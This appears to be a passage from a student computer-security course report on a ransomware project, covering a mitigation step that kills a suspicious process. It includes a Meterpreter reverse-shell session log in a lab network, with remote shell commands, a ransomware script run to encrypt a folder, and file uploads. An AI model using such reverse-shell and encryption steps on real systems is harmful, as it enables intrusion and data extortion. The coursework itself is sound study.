
**Introduction To Computer Security**
**Ransomware Project**

Step 6: MITIGATION
Group-06:
Sai Kumar Reddymalla-11690966
Monica Sai Meghana Ghanta- 11798073
Sujan Lanka- 11702061
Lakshmi Gayatri Donepudi-11801234

Mitigation we have executing the mitigation.py which scans files in the directory and kill the process so here it scans the files in the directory (scanning for .exe ) and look for the process is running or not then it will terminate the process




```
[INFO] Recent .exe files: ['stealth_payload.exe']
SUCCESS: The process "stealth_payload.exe" with PID 5356 has been terminated.
[+] Terminated: stealth_payload.exe
```

⚠ RANSOMWARE ALERT

⚠ Suspicious processes terminated:
stealth_payload.exe

from the above we can see the process is terminated



```
[*] Meterpreter session 1 opened (192.168.56.105:4444 → 192.168.56.107:50872) at 2025-04-27 21:01:55 -0400

meterpreter > sysinfo
Computer        : DESKTOP-N42I326
OS              : Windows 10 (10.0 Build 19045).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > shell
Process 8068 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\19003\Downloads>"C:\Program Files\Python312\python.exe" "C:\Users\19003\Downloads\project.py"
"C:\Program Files\Python312\python.exe" "C:\Users\19003\Downloads\project.py"
Encrypt or Decrypt? (e/d): e
Enter full folder path (e.g., C:\Users\19003\Documents\test): C:\Users\19003\Downloads\test
Enter Fernet key: python3 -c "from cryptography.fernet import Fernet; print(Fernet.generate_key().decode())"
^C
Terminate channel 1? [y/N]  y
meterpreter > shell
Process 7468 created.
Channel 2 created.
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\19003\Downloads>"C:\Program Files\Python312\python.exe" "C:\Users\19003\Downloads\project.py"
"C:\Program Files\Python312\python.exe" "C:\Users\19003\Downloads\project.py"
Encrypt or Decrypt? (e/d): e
Enter full folder path (e.g., C:\Users\19003\Documents\test): C:\Users\19003\Downloads\test
Enter Fernet key: fj-U0lnynentxkDzs47afMvkntvhTk3xAjYlOo91NWg=
^C
Terminate channel 2? [y/N]  N

^C
Terminate channel 2? [y/N]  y
meterpreter > upload /home/kali/mitigation.py C:\\Users\\19003\\Downloads\\mitigation.py
[*] Uploading  : /home/kali/mitigation.py → C:\Users\19003\Downloads\mitigation.py
[*] Uploaded 2.34 KiB of 2.34 KiB (100.0%): /home/kali/mitigation.py → C:\Users\19003\Downloads\mitigation.py
[*] Completed  : /home/kali/mitigation.py → C:\Users\19003\Downloads\mitigation.py
meterpreter > upload /home/kali/mitigation.py C:\\Users\\19003\\Downloads\\mitigation.py
[*] Uploading  : /home/kali/mitigation.py → C:\Users\19003\Downloads\mitigation.py
[*] Uploaded 2.34 KiB of 2.34 KiB (100.0%): /home/kali/mitigation.py → C:\Users\19003\Downloads\mitigation.py
[*] Completed  : /home/kali/mitigation.py → C:\Users\19003\Downloads\mitigation.py
meterpreter >
[*] 192.168.56.107 - Meterpreter session 1 closed.  Reason: Died
```

we have mitigated the process by killing the connection